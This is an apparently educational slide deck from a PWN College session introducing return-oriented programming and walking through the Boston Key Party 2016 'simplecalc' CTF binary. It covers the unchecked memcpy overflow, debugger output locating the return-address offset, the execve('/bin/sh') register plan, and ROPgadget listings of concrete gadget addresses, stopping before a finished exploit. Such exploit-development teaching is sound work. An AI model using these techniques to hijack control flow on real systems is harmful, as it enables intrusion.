

PWN College

Session 11

Atousa Ahsani

References: <https://pwn.college/>, <https://guyinatuxedo.github.io/>

Stack Buffer Overflows

Introduction to ROP

Boston Key Part 2016 Simple Calc

Introduction to ROP

- **Return-Oriented Programming (ROP)**
 - It is a computer security **exploit technique** that allows an attacker to execute **code** in the presence of some security defenses.
 - In this technique, an attacker gains **control** of the **call stack** to hijack program **control flow** and then executes carefully chosen machine **instruction sequences** that are already present in the machine's memory, called "**gadgets**".



Defenses and Attack Responses

- **Defense:** Make stack/heap nonexecutable to prevent injection of code (Stack Smashing attack)
 - **Attack response:** Jump/return to libc
- **Defense:** Hide the address of desired libc code or return address using ASLR.
 - **Attack response:** Brute force search (for 32-bit systems) or information leak (format string vulnerability)
- **Defense:** Avoiding using libc code entirely and use code in the program text instead.
 - **Attack response:** Construct needed functionality using return oriented programming (ROP).





Introduction to ROP

- **Idea**
 - Rather than use a single (libc) function to run your shellcode, **string together pieces of existing code, called gadgets**, to do it instead.
- **Challenges**
 - **Find the gadgets** you need.
 - **String them together.**
- **Approach**
 - Gadgets are **instruction groups** that end with *ret* instruction.
 - **Stack** serves as the **code**.
 - *esp* = Program Counter
 - Gadgets are **invoked** one after the other by a *ret* instruction.
 - Gadgets get their **arguments** via *pop*.
 - They will be stored on the **stack** between the **addresses** of the **gadgets** themselves.





Simple Example




Code Sequence Example



Equivalent ROP Sequence



Equivalent ROP Sequence (cont'd)



Stack Buffer Overflows

Introduction to ROP

Boston Key Part 2016 Simple Calc

BKP'16 SimpleCalc

- It is a **64 bit statically linked** binary. It has is a **Non-Executable stack** so we can't push shellcode onto the stack and call it.

```
→ bkp16_simplecalc file simplecalc
simplecalc: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24,
BuildID[sha1]=3ca876069b2b8dc3f412c6205592a1d7523ba9ea, not stripped
→ bkp16_simplecalc checksec simplecalc
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

- When we run it, we see that it prompts us for a **number of calculations**. Then it allows us to do a number of calculations. Also it apparently won't let us calculate "**small numbers**".

```
→ bkp16_simplecalc ./simplecalc

|#-----#|
|          Something Calculator          |
|#-----#|

Expected number of calculations: 10
Options Menu:
[1] Addition.
[2] Subtraction.
[3] Multiplication.
[4] Division.
[5] Save and Exit.
=> 2
Integer x: 10
Integer y: 4
Do you really need help calculating such small numbers?
Shame on you... Bye
```

BKP'16 SimpleCalc

- When we take a look at the *main* function in Ghidra, we can see that it starts of by prompting us for a **number of calculations** with the string “*Expected number of calculations:*”. It stores the number of calculations in *local_1c*. Then it checks to make sure the number of calculations is **between 3 and 0x100** (If not it will print Invalid number. and just return).
- It will then *malloc* a size equal to *local_1c* << 2 and store the pointer to it in *local_18*. This is the same operation as *local_1c* × 4.
- Here it is essentially allocating *local_1c* number of **integers**, which each of them are **four bytes** big.

```
undefined8 main(void)
{
    undefined local_48 [40];
    int local_20;
    int local_1c;
    void *local_18;
    int local_c;

    local_1c = 0;
    setvbuf((FILE *)stdin, (char *)0x0, 2, 0);
    setvbuf((FILE *)stdout, (char *)0x0, 2, 0);
    print_motd();
    printf("Expected number of calculations: ");
    __isoc99_scanf(&DAT_00494214, &local_1c);
    handle_newline();
    if ((local_1c < 0x100) && (3 < local_1c)) {
        local_18 = malloc((long)(local_1c << 2));
        local_c = 0;
        while (local_c < local_1c) {
            print_menu();
            __isoc99_scanf(&DAT_00494214, &local_20);
            handle_newline();
            if (local_20 == 1) {
                adds();
                *(undefined4 *)((long)local_c * 4 + (long)local_18) = add._8_4_;
            }
            else {
                if (local_20 == 2) {
                    subs();
                    *(undefined4 *)((long)local_c * 4 + (long)local_18) = sub._8_4_;
                }
                else {
                    if (local_20 == 3) {
                        muls();
                        *(undefined4 *)((long)local_c * 4 + (long)local_18) = mul._8_4_;
                    }
                    else {
                        if (local_20 == 4) {
                            divs();
                            *(undefined4 *)((long)local_c * 4 + (long)local_18) = divv._8_4_;
                        }
                        else {
                            if (local_20 == 5) {
                                memcpy(local_48, local_18, (long)(local_1c << 2));
                                free(local_18);
                                return 0;
                            }
                            puts("Invalid option.\n");
                        }
                    }
                }
            }
            local_c = local_c + 1;
        }
        free(local_18);
    }
    else {
        puts("Invalid number.");
    }
    return 0;
}
```

BKP'16 SimpleCalc

- Then it will enter into a *while* loop that will run once for **each calculation** we will specify (unless if we choose to **exit** early).
- For the **addition** section, we see that it is calling the *add* function.
- It checks to ensure that the **two numbers** have to be equal to or greater than **0x27**. Looking at it, we see that it pretty much just adds the two numbers together. Looking at the other three calculation operations, they seem pretty similar.

```
void adds(void)
{
    printf("Integer x: ");
    __isoc99_scanf(&DAT_00494214,add);
    handle_newline();
    printf("Integer y: ");
    __isoc99_scanf(&DAT_00494214,0x6c4a84);
    handle_newline();
    if ((0x27 < add._0_4_) && (0x27 < add._4_4_)) {
        add._8_4_ = add._4_4_ + add._0_4_;
        printf("Result for x + y is %d.\n\n", (ulong)add._8_4_);
        return;
    }
    puts("Do you really need help calculating such small numbers?\nShame on you... Bye");
    /* WARNING: Subroutine does not return */
    exit(-1);
}
```

BKP'16 SimpleCalc

- However we can see that there is a bug that resides in the option to **save and exit** in *main* function.

```
if (local_20 == 5) {  
    memcpy(local_48, local_18, (long)(local_1c << 2));  
    free(local_18);  
    return 0;  
}
```

- If we choose this option, it will use *memcpy* to copy over all of our calculations into *local_48*. Thing is it doesn't do a **size check**, so if we have enough calculations we can **overflow** the buffer and **overwrite** the **return address** (there is no stack canary to prevent this).
- Let's find the **offset** from the **start** of our input to the **return address**.
- We start off by **setting** a **breakpoint** for right after the *memcpy* call, then seeing where our input lands.

BKP'16 SimpleCalc

```
gef> b* 0x40154a
Breakpoint 1 at 0x40154a
gef> r
Starting program: /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc

#-----#
#          Something Calculator          #
#-----#

Expected number of calculations: 50
Options Menu:
[1] Addition.
[2] Subtraction.
[3] Multiplication.
[4] Division.
[5] Save and Exit.
=> 1
Integer x: 159
Integer y: 321456789
Result for x + y is 321456948.

Options Menu:
[1] Addition.
[2] Subtraction.
[3] Multiplication.
[4] Division.
[5] Save and Exit.
=> 5
Breakpoint 1, 0x00000000040154a in main ()
```

- 321456948 in hex is 0x13290b34.

- How to find 0x13290b34?

- Search the pattern

```
gef> search-pattern 0x13290b34
[+] Searching '\x34\x0b\x29\x13' in memory
[+] In '[heap]'(0x6c3000-0x6e9000), permission=rw-
    0x6c4a88 - 0x6c4a98 → "\x34\x0b\x29\x13[...]"
    0x6c8be0 - 0x6c8bf0 → "\x34\x0b\x29\x13[...]"
[+] In '[stack]'(0x7fffffff000-0x7fffffff000), permission=rw-
    0x7fffffffb0d8 - 0x7fffffffb0e8 → "\x34\x0b\x29\x13[...]"
    0x7fffffffd70 - 0x7fffffffd80 → "\x34\x0b\x29\x13[...]"
```

- Look at the stack:

```
gef> x/16x 0x00007ffffffde60 = RSP
0x7ffffffde60: 0xffffdf98  0x00007fff  0x00400d41  0x00000001
0x7ffffffde70: 0x13290b34  0x00000000  0x00000000  0x00000000
0x7ffffffde80: 0x00000000  0x00000000  0x00000000  0x00000000
0x7ffffffde90: 0x00000000  0x00000000  0x00000000  0x00000000
```

- Where is the return address?

```
gef> i f
Stack level 0, frame at 0x7ffffffdec0:
  rip = 0x40154a in main; saved rip = 0x0
  Arglist at 0x7ffffffdeb0, args:
  Locals at 0x7ffffffdeb0, Previous frame's sp is 0x7ffffffdec0
  Saved registers:
  rbp at 0x7ffffffdeb0, rip at 0x7ffffffdeb8
```

BKP'16 SimpleCalc

- So we can see that the offset between the **start** of our input and the **return address** is $0x7fffffffdeb8 - 0x7fffffffde70 = 72$, which will be **18 integers**.
- Now for what to **execute** when we get the **return address**. Since the binary is **statically linked** and there is **no PIE**, we can just build a **rop chain** using the binary for gadgets and **without** an **infoleak**. The **ROP Chain** will essentially just make an *execve* syscall to */bin/sh*.
- There are **four registers** that we need to control in order to make this *syscall*.

<u>%rax</u>	System call	<u>%rdi</u>	<u>%rsi</u>	<u>%rdx</u>
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

rax:	0x3b	Specify execve syscall
rdi:	ptr to "/bin/sh"	Specify file to run
rsi:	0x0	Specify no arguments
rdx:	0x0	Specify no environment variables

BKP'16 SimpleCalc

- To do this, we will need **gadgets** to **control** those **four register**. We will also need a **gadget** to write the string */bin/sh* somewhere in memory that we know.
- Let's find our gadgets using *ROPGadget*
 - <https://github.com/JonathanSalwan/ROPgadget>
 - `pip install ROPGadget`
- **ROPgadget** lets you search your **gadgets** on a **binary**. It supports several file formats and architectures and uses the **Capstone disassembler** for the **search engine**.
- **Formats** supported
 - ELF, PE, Mach-O, Raw
- **Architectures** supported
 - X86, x86-64, ARM, ARM64, MIPS, PowerPC, Sparc

BKP'16 SimpleCalc

- Gadget for *rax*
 - 0x00000000000044db34

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rax ; ret"
0x00000000000044db32 : add al, ch ; pop rax ; ret
0x00000000000040b032 : add al, ch ; pop rax ; retf 2
0x00000000000040b02f : add byte ptr [rax], 0 ; add al, ch ; pop rax ; retf 2
0x00000000000040b030 : add byte ptr [rax], al ; add al, ch ; pop rax ; retf 2
0x0000000000004b0801 : in al, 0x4c ; pop rax ; retf
0x00000000000040b02e : in al, dx ; add byte ptr [rax], 0 ; add al, ch ; pop rax ; retf 2
0x000000000000474855 : or dh, byte ptr [rcx] ; ror byte ptr [rax - 0x7d], 0xc4 ; pop rax ; ret
0x00000000000044db34 : pop rax ; ret
0x00000000000045d707 : pop rax ; retf
0x00000000000040b034 : pop rax ; retf 2
0x000000000000474857 : ror byte ptr [rax - 0x7d], 0xc4 ; pop rax ; ret
```

- Gadget for *rdi*
 - 0x000000000000401b73

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rdi ; ret"
0x00000000000044bbbc : inc dword ptr [rbx - 0x7bf0fe40] ; pop rdi ; ret
0x000000000000401b73 : pop rdi ; ret
```

BKP'16 SimpleCalc

- Gadget for *rsi*

- 0x0000000000401c87

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rsi ; ret"
0x00000000004ac9b4 : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rsi ; ret
0x00000000004ac9b6 : add byte ptr [rax], al ; pop rsi ; ret
0x0000000000437aa9 : pop rdx ; pop rsi ; ret
0x0000000000401c87 : pop rsi ; ret
```

- Gadget for *rdx*

- 0x0000000000437a85

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rdx ; ret"
0x00000000004a868c : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rdx ; ret 0x45
0x00000000004a868e : add byte ptr [rax], al ; pop rdx ; ret 0x45
0x00000000004afd61 : js 0x4afde1 ; pop rdx ; retf
0x0000000000414ed0 : or al, ch ; pop rdx ; ret 0xffff
0x0000000000437a85 : pop rdx ; ret
0x00000000004a8690 : pop rdx ; ret 0x45
0x00000000004b2dd8 : pop rdx ; ret 0xffffd
0x0000000000414ed2 : pop rdx ; ret 0xffff
0x00000000004afd63 : pop rdx ; retf
0x000000000044af60 : pop rdx ; retf 0xffff
0x00000000004560ae : test byte ptr [rdi - 0x1600002f], al ; pop rdx ; ret
```

BKP'16 SimpleCalc

- So we can see the gadgets for controlling the **four registers** are at *0x44db34*, *0x401b73*, *0x401c87*, and *0x437a85*.
- Before executing *syscall* we should first write “*/bin/sh*” somewhere in the memory.
- So we need a gadget that will **write an eight byte** value to a **memory region**. For this I would like to start my search by searching through the **gadgets** with *mov qword* in them.

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep ": mov qword"  
0x00000000000044526e : mov qword ptr [rax], rdx ; ret
```

- This gadget will move the **eighth byte** value from *rdx* to whatever memory is pointed to by *rax*.
- The last gadget we need will be a *syscall* gadget.

```
→ bkp16_simplecalc ROPgadget --binary simplecalc | grep ": syscall"  
0x000000000000400488 : syscall
```

BKP'16 SimpleCalc

- Where in **memory** we will write the string */bin/sh*?

```
gef> vmmap
[ Legend: Code | Heap | Stack ]
Start      End      Offset    Perm Path
0x0000000000400000 0x00000000004c1000 0x0000000000000000 r-x /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc
0x00000000006c0000 0x00000000006c3000 0x0000000000000000 rw- /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc
0x00000000006c3000 0x00000000006e9000 0x0000000000000000 rw- [heap]
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x [vdso]
